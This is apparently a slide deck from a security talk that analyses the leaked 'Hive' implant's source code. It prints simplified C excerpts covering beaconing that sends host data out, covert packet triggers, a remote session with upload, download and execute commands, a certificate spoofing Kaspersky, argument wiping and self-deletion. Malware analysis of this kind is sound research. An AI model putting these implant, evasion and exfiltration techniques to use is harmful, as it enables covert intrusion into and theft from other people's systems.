                                DLX(4, printf("\tBeacon host could not be resolved.\n"));
                                goto sleep;             // Try again next beacon interval
                        } else {
                                DLX(4, printf("\tBeacon IP resolved to: %s\n", beaconInfo->ip));
                        }
                } else
                        // IF beaconInfo-> host was an IP address, clone it (so it can be freed later)
                        beaconInfo->ip = strdup(beaconInfo->host);

                // TODO: SendBeaconData does not handle errors returned
                DLX(4, printf("\tSending beacon\n"));
                if (send_beacon_data(beaconInfo, secondsUp, beaconInterval) == SUCCESS) {
                        update_file((char *) sdcfp);
                } else {
                        DLX(4, printf("\tSend of beacon failed\n"));
                }
                Free(beaconInfo->ip);

        sleep:
                DLX(4, printf("\tSending next beacon in %d seconds.\n", beaconInterval));
                sleep(beaconInterval);  // Sleep for the length of the interval
        }

        return (void *) NULL;
}
```

Beacon data

`server/beacon.c`

Large function populating the beacon with host data and sending (SSL) it

```
//*************************************************************************
static int send_beacon_data(BEACONINFO * beaconInfo, unsigned long uptime, int next_beacon)

...

        //beacon packet structs
        BEACON_HDR bhdr;
        ADD_HDR mac_hdr;
        ADD_HDR uptime_hdr;
        ADD_HDR proc_list_hdr;
        ADD_HDR ipconfig_hdr;
        ADD_HDR netstat_rn_hdr;
        ADD_HDR netstat_an_hdr;
        ADD_HDR next_beacon_hdr;
        ADD_HDR end_hdr;

...
```

Running commands

The natural way.

Other host data obtained differently.

```
int run_command(unsigned char* cmd, unsigned char* buf, int* size)
{
        [...]

        if( (pPipe = _popen((char *)cmd, popen_opts)) == NULL)
        {
                perror( " popen():" );
                D(printf(" Error!\n");)
                return -1;
        }

        [...]

        while(fgets(temp, CMD_BUFF_BYTES_TO_READ, pPipe))
        {
                total += strlen(temp);
                if(total <= *size)
                {
                        memcpy(ptr, temp, strlen(temp));
                        ptr += strlen(temp);
                }
                memset(temp, 0, CMD_BUFF_DEFAULT_SIZE);
        }

        _pclose(pPipe);

        [...]

        return 0;
}
```

`server/run_command.c`

Beaconing protocol (simplified)

```
//setup ssl
beacon_io = crypt_setup_client(&sock)

//set swindle flag to true
beacon_io->ssl->use_custom = 1;
beacon_io->ssl->tool_id = TOOL_ID;
beacon_io->ssl->xor_key = TOOL_ID_XOR_KEY;

//perform an SSL handshake
crypt_handshake(beacon_io)

//turn off the ssl encryption since we use our own
beacon_io->ssl->do_crypt = 0;
//generate 32 random bytes
generate_random_bytes(randData, 64);
//embed the data size so the server knows how much data to read
embedSize(encrypt_size, randData);

//send the bytes
crypt_write(beacon_io, randData, 64)

//receive the buffer
retval = recv(sock, (char *) randData, 37, 0);

//extract the key
extract_key(randData + 5, key);

//encrypt the beacon data with the extracted key
encrypt_data(packet, packetSize, enc_buf, key);

//      Send encrypted data
do {
        // Embed the data size so the server knows how much data to read
        sz_to_send = (encrypt_size - bytes_sent) >= MAX_SSL_PACKET_SIZE ? MAX_SSL_PACKET_SIZE : encrypt_size - byt
        retval = crypt_write(beacon_io, enc_buf + bytes_sent, sz_to_send);
        // Receive ACK
        retval = recv(sock, recv_buf, 30, 0);
        recv_sz = atoi(recv_buf + (sizeof(SSL_HDR)));
        bytes_sent += recv_sz;
} while (bytes_sent < encrypt_size);

// close connection &  cleanup
```

server/beacon.c

Triggers


Triggers

- Signal to wake up the implant and establish an interactive session
- 7 types


icmp	ping-request ping-reply icmp-error	5-6 packets 5-6 packets 1 packet	
udp	dns-request tftp-wrq raw-udp	1 packet 1 packet 1 packet	any port
tcp	raw-tcp	1 packet (+ tcp handshake)	any open port

- Once the implant gets a valid trigger, it pulls the callback IP address and port from the packet, waits a little bit, and establishes a TLS session

Triggers up to version 2.5



The twelve byte trigger is encoded by XORing the 1-byte XOR value with the first five bytes of the trigger and the remaining trigger bytes or XORed with 0xB6.



Common trigger format

TriggerListen() - simplified

`server/trigger_listen.c`

```
int TriggerListen( char *iface, int trigger_delay, unsigned long delete_delay )
{
        ...

        socket_fd = dt_get_socket_fd( iface );

        while(1)
        {
                if((counter % 100) == 0)
                {
                        check_timer((char*)sdfp, delete_delay);
                }

                packet_length = recvfrom( socket_fd, packet_buffer, MAX_PKT, 0,
                                (struct sockaddr *) &packet_info, (socklen_t *) &packet_info_size ) )  == FAILURE )

                if ( dt_signature_check( packet_buffer, packet_length, &recvd_payload) != FAILURE )
                {
                        payload_to_trigger_info(&recvd_payload, tParams)
                        sha1(tParams->idKey_hash, ID_KEY_HASH_SIZE, recvdKey);
                        // Compare keys. Trigger if identical; otherwise continue waiting for a match.
                        if ( memcmp(recvdKey, ikey, ID_KEY_HASH_SIZE) )
                                tParams->delay = trigger_delay;
                                update_file((char*)sdfp);

                                // Create child process... only the parent returns...the child will exit when finished.
                                start_triggered_connect(tParams);
                                fork_process( start_triggered_connect, (void *)tParams)
                                // main trigger thread loops to continue listening for additional trigger packets
                        }
                }
        }
}
```

TriggerCallbackSession()

server/trigger_callback_session.c

```
int TriggerCallbackSession( char *ip, int port )
{

        // set alarm for connect
        signal(SIGALRM, connect_alarm);

        // connect to client
        net_connect(&sock, ip, port)

        // connect was successful so disable alarm
        alarm(0);

        retval = StartClientSession( sock );


 }
```

StartClientSession()

Simplified

```
unsigned long StartClientSession( int sock )
{
        [TLS handshake + AES tunnel]

        while(!fQuit)
        {
                // Get command, waiting up to SESSION_TIMEOUT seconds between commands.
                // If a command is not received before the timeout expires, exit.
                // This timeout is reset each time a command is received.
                alarm( SESSION_TIMEOUT );

                crypt_read(cp, (unsigned char *)&cmd, sizeof(COMMAND))

                switch(cmd.command) {
                        case 0:
                        case EXIT:
                                DLX(2, printf("EXIT command received.\n"));
                                fQuit = 1;
                                ret.reply = 0;
                                break;

                        case UPLOAD:
                                DLX(2, printf("UPLOAD command received.\n"));
                                ret.reply = UploadFile(commandpath, ntohl(cmd.size),sock);
                                break;

                        case DOWNLOAD:
                                DLX(2, printf("DOWNLOAD command received.\n"));
                                ret.reply = DownloadFile(commandpath, ntohl(cmd.size), sock);
                                break;

                        case EXECUTE:
                                DLX(2, printf("EXECUTE command received.\n"));
                                memset((unsigned char *)&ret, '\0', sizeof(REPLY));    //Clear up the reply...
                                ret.reply = Execute( commandpath );
                                break;

                         [...]
                }

                // Send reply
                crypt_write(cp, (unsigned char*)&ret, sizeof(ret))
        }

        [some cleanup]
}
```


`server/client_session.c`

Trigger Resignaturing


Detectability issues in triggers up to version 2.5

- DNS, ICMP, and TFTP can be easily signatured
  - XOR key is always zero!
- TCP and UDP triggers do not adhere to to their respective protocol standards
- TCP and UDP trigger have consistent packet sizes
  - 74-74-66-70-66-466-66-66-54 immutable sequence
  - The 466-byte packet size stands out
- Solutions (version 2.6)
  - DNS and TFPT hard to fix (covers with little room for inserting triggers)
  - ICMP, TCP, and UDP triggers resignatured

Raw TCP/UDP trigger in Hive version 2.6.3




The twenty eight byte trigger payload is encoded by computing an offset of CRC % 60 into the CRC random data field and XORing each of the twenty eight following bytes with the corresponding byte of the trigger payload.



The obfuscation seed (byte 0) is required for obfuscating the payload when used with triggers other than the raw TCP/UDP triggers.

More issues

- ICMP triggers require **`hived`** to run with root privileges
- ICMP triggers often get filtered out
  - Some ISPs block ICMP error messages
  - Also some default firewall policies
- Which interface should you listen to?
  - Linux, MikroTik: all of them
  - Windows: whatever it says its the primary network iface
  - Solaris: you have to pick one
- UDP triggers and Windows 2000
  - Microsoft KB Archive/890856



Extra OPSEC

client.crt

- Implants authenticate using TLS Optional Client Authentication

- Weird design choice!

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2 (0x2)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=ZA, ST=Western Cape, L=Cape Town, O=Thawte Consulting cc, OU=Certification
Services Division, CN=Thawte Premium Server CA/emailAddress=premium-server@thawte.com
        Validity
            Not Before: Sep 30 20:27:29 2010 GMT
            Not After : Sep 24 20:27:29 2035 GMT
        Subject: C=RU, O=Kaspersky Laboratory, CN=www.kaspersky.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (2048 bit)
                Modulus (2048 bit):
                    00:aa:56:72:ef:c4:8c:9a:47:d9:6f:b5:a8:9e:6f:
                    19:25:98:81:72:40:1c:7f:08:32:6d:d1:93:32:5b:
                    ee:33:30:01:ed:29:09:68:af:fc:1e:4c:b3:b8:b9:
                    4b:99:d9:9f:9b:2a:60:55:af:e1:e4:69:5b:b3:b3:
                    c9:2e:07:9e:49:0f:dd:35:da:43:ca:11:54:da:6e:
                    99:7e:cf:4a:59:1d:16:8f:4d:e9:0d:d6:14:e7:f7:
                    fd:0b:d1:9e:9b:e9:89:14:e3:df:89:e5:03:55:96:
                    52:85:bc:69:9d:2d:bb:2c:11:cf:63:b0:46:3a:28:
                    4e:d0:eb:94:32:f5:99:d9:8c:93:b1:2b:ad:e5:cf:
                    00:d8:3b:81:b0:8a:e1:ad:20:58:57:4d:39:5e:68:
                    44:d4:7c:75:b5:8a:fa:91:6d:0d:94:62:07:f6:e3:
                    95:a4:ea:75:29:3c:cd:55:e9:29:53:bf:8e:0d:f6:
                    fd:65:6c:14:a5:c0:83:2b:67:07:ea:98:48:08:55:
                    99:91:91:79:5d:dd:0f:96:b3:fe:2c:18:38:37:00:
                    02:bc:07:9f:c2:a3:06:8d:1d:eb:22:f0:0e:99:05:
                    19:d3:e0:fc:8e:cc:b4:f8:83:51:e5:dc:64:82:a6:
                    d7:5d:75:c6:bd:a4:d4:de:df:b6:a1:a9:0c:c2:d2:
                    ce:7f
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 Subject Key Identifier:
                B0:56:99:81:7C:87:D0:3F:10:CF:99:0E:6E:9E:39:B4:1E:C5:53:B0
            X509v3 Authority Key Identifier:
                DirName:/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting
cc/OU=Certification Services Division/CN=Thawte Premium Server
CA/emailAddress=premium-server@thawte.com
                serial:01

    Signature Algorithm: sha1WithRSAEncryption
        20:a7:6f:21:a5:0a:5f:a7:b5:c6:95:fe:25:d7:4a:49:a1:16:
        50:99:47:aa:14:10:30:2f:58:f5:36:b6:b0:de:1d:e8:61:5d:
        70:4a:73:95:85:9f:fa:02:7c:cd:e4:3a:6f:1c:cd:9b:de:eb:
```

Obfuscation of function names

`server/function_strings.h`

```
#define release_netstat_rn rnwaetr
#define release_process_list drtie5wf
#define release_netstat_an dftr7itd7i
#define release_ifconfig sruiwi5rs6

//self delete
#define self_delete kfoyphs
#define check_timer kasgr453j
#define update_file uasgrwlwt456

//lauchShell
#define launchShell lsirter5
```

Obfuscation of function names

`server/function_strings.h`

```
//To remove some of the stringVaraible names for Solaris builds, I had to realy change the
//  variable name of the string, for instance:
//            "usageString" is now "usb"
//            "commandString" is now "cdS137", ...
//  This was necessary due to Sun's limited stripping capability via "strip"...
```

Notes

The symbol table section is not removed if it is contained within a segment or if the file is a relocatable object.

https://docs.oracle.com/cd/E86824_01/html/E54763/strip-1.html

Removal of command line arguments

server/main.c

```
// for Linux and Solaris, zeroize command line arguments
clean_args( argc, argv, NULL );
```

Removal of command line arguments

server/main.c

```
#if defined LINUX
//**************************************************************************
static void clean_args( int argc, char **argv, char *new_argv0 )
{
    unsigned int        maxlen_argv0 = 0;
        unsigned int    len = 0;
    int                         n;

        DLX(3, printf("\tLINUX => Attempting to clean command line arguments\n"));

    for ( n = ( argc - 1 ); n > 0; n-- )
    {
        len = strlen( *(argv + n) );
        DLX(3, printf( "\tCleaning argument #%d with length %d: %s\n", n, len, *(argv + n) ));
        memset( *(argv + n), 0, len );
        maxlen_argv0 += len;
    }

        DLX(3, printf( "\tMax ARGV0 length is %d bytes\n", maxlen_argv0 ));

    if ( ( new_argv0 != NULL ) && ( strlen( new_argv0 ) < maxlen_argv0 ) )
    {
        memset( *argv, 0, maxlen_argv0 );
        strcpy( *argv, new_argv0 );
    }

    return;
}
#elif defined SOLARIS
```

Self-delete

`server/self_delete.c`

```
void check_timer(char* filepath, unsigned long delete_delay)
{
        struct stat st;
        int ret;
        time_t timediff;

        ret = _stat( filepath, &st );

        if ( ret < 0 )
        {
                // TODO: return error, exit?
                //Do not want to exit, this will stop the process and leave the executable
                //Added a self_delete, if you can't stat the file, it's gone as well as ou
                DLX(1, printf("No time file exists, self_delete will occur now...\n"));
#if defined LINUX || SOLARIS
                markTermination((char *)sdfpl);
#endif
                self_delete();
                exit( 0 );
        }
        else if ( ret == 0 )
        {
                timediff = time( NULL ) - st.st_mtime;
                // D( printf( " DEBUG: %s, %d: Current time =  %ld, File time = %ld, delta

                if (timediff >= 0) {
                        if ( timediff > (time_t)delete_delay )
                        {
                                markTermination((char *)sdfpl);
                                self_delete();
                                // not reached
                        }
                } else {
                        DLX(4, printf("Negative time difference.\n"));
                }
        }

        return;
}
```

```
void self_delete()
{
        char* self;

        self = calloc(512,1);

        //Don't shred the configuration file, use contents to determine when self_delete executed...
        // shred the configuration file
        //D( printf (" DEBUG: shredding configuration file\n" ); )
        //shred_file((char*)sdfp);

        //ret = readlink( "/proc/self/exe",self, 511);
        (void) readlink( (char*)sdp, self, 511);
        DLX(3, printf("readlink reads => %s\n", self));

        // shred self
        DLX(1, printf ("shredding self\n"));
        shred_file(self);

        if(self != NULL)
        {
                free(self);
        }

        exit(0);
}
```

The premature death of implants v2.5

- Operators discovered that some implants v2.5 were self-destroying prematurely
- Why?
  - (current time - time of last contact) > self-delete threshold
  - Actually the difference was VERY large
- Cause

The premature death of implants v2.5

- Operators discovered that some implants v2.5 sere self-destroying prematurely
- Why?
  - (current time - time of last contact) > self-delete threshold
  - Actually the difference was VERY large
- Cause
  - Some systems do not have stable or reliable clocks. Many scenarios:
    - Clock back to epoch (00:00:00, January 1, 1970) after reboot
    - On some Windows, uptime reset to zero if the system has been up for 49 days
    - Some devices do not sync with NTP server after reboot
    - Some sync with NTP but a while after reboot (race condition here)
  - Time difference was cast from **`int`** to **`unsigned long int`**
- Fix never implemented

That’s a wrap for today

Parting thoughts

- Do you want to try it yourself?
  - Fork the repo
  - Experiment with it
  - Try new ideas
- One key takeaway
  - Basic functionality is easy (there are 10s of C2 frameworks)
  - Details make a big difference
  - Some of them are complicated
- We are no longer in 2010
  - Yet `xddr33` (360 netlab, January 2023)
  - See tools and ops by Longhorn / APT-C-39 / The Lamberts

Thank you for listening.

Questions? Comments? Thoughts?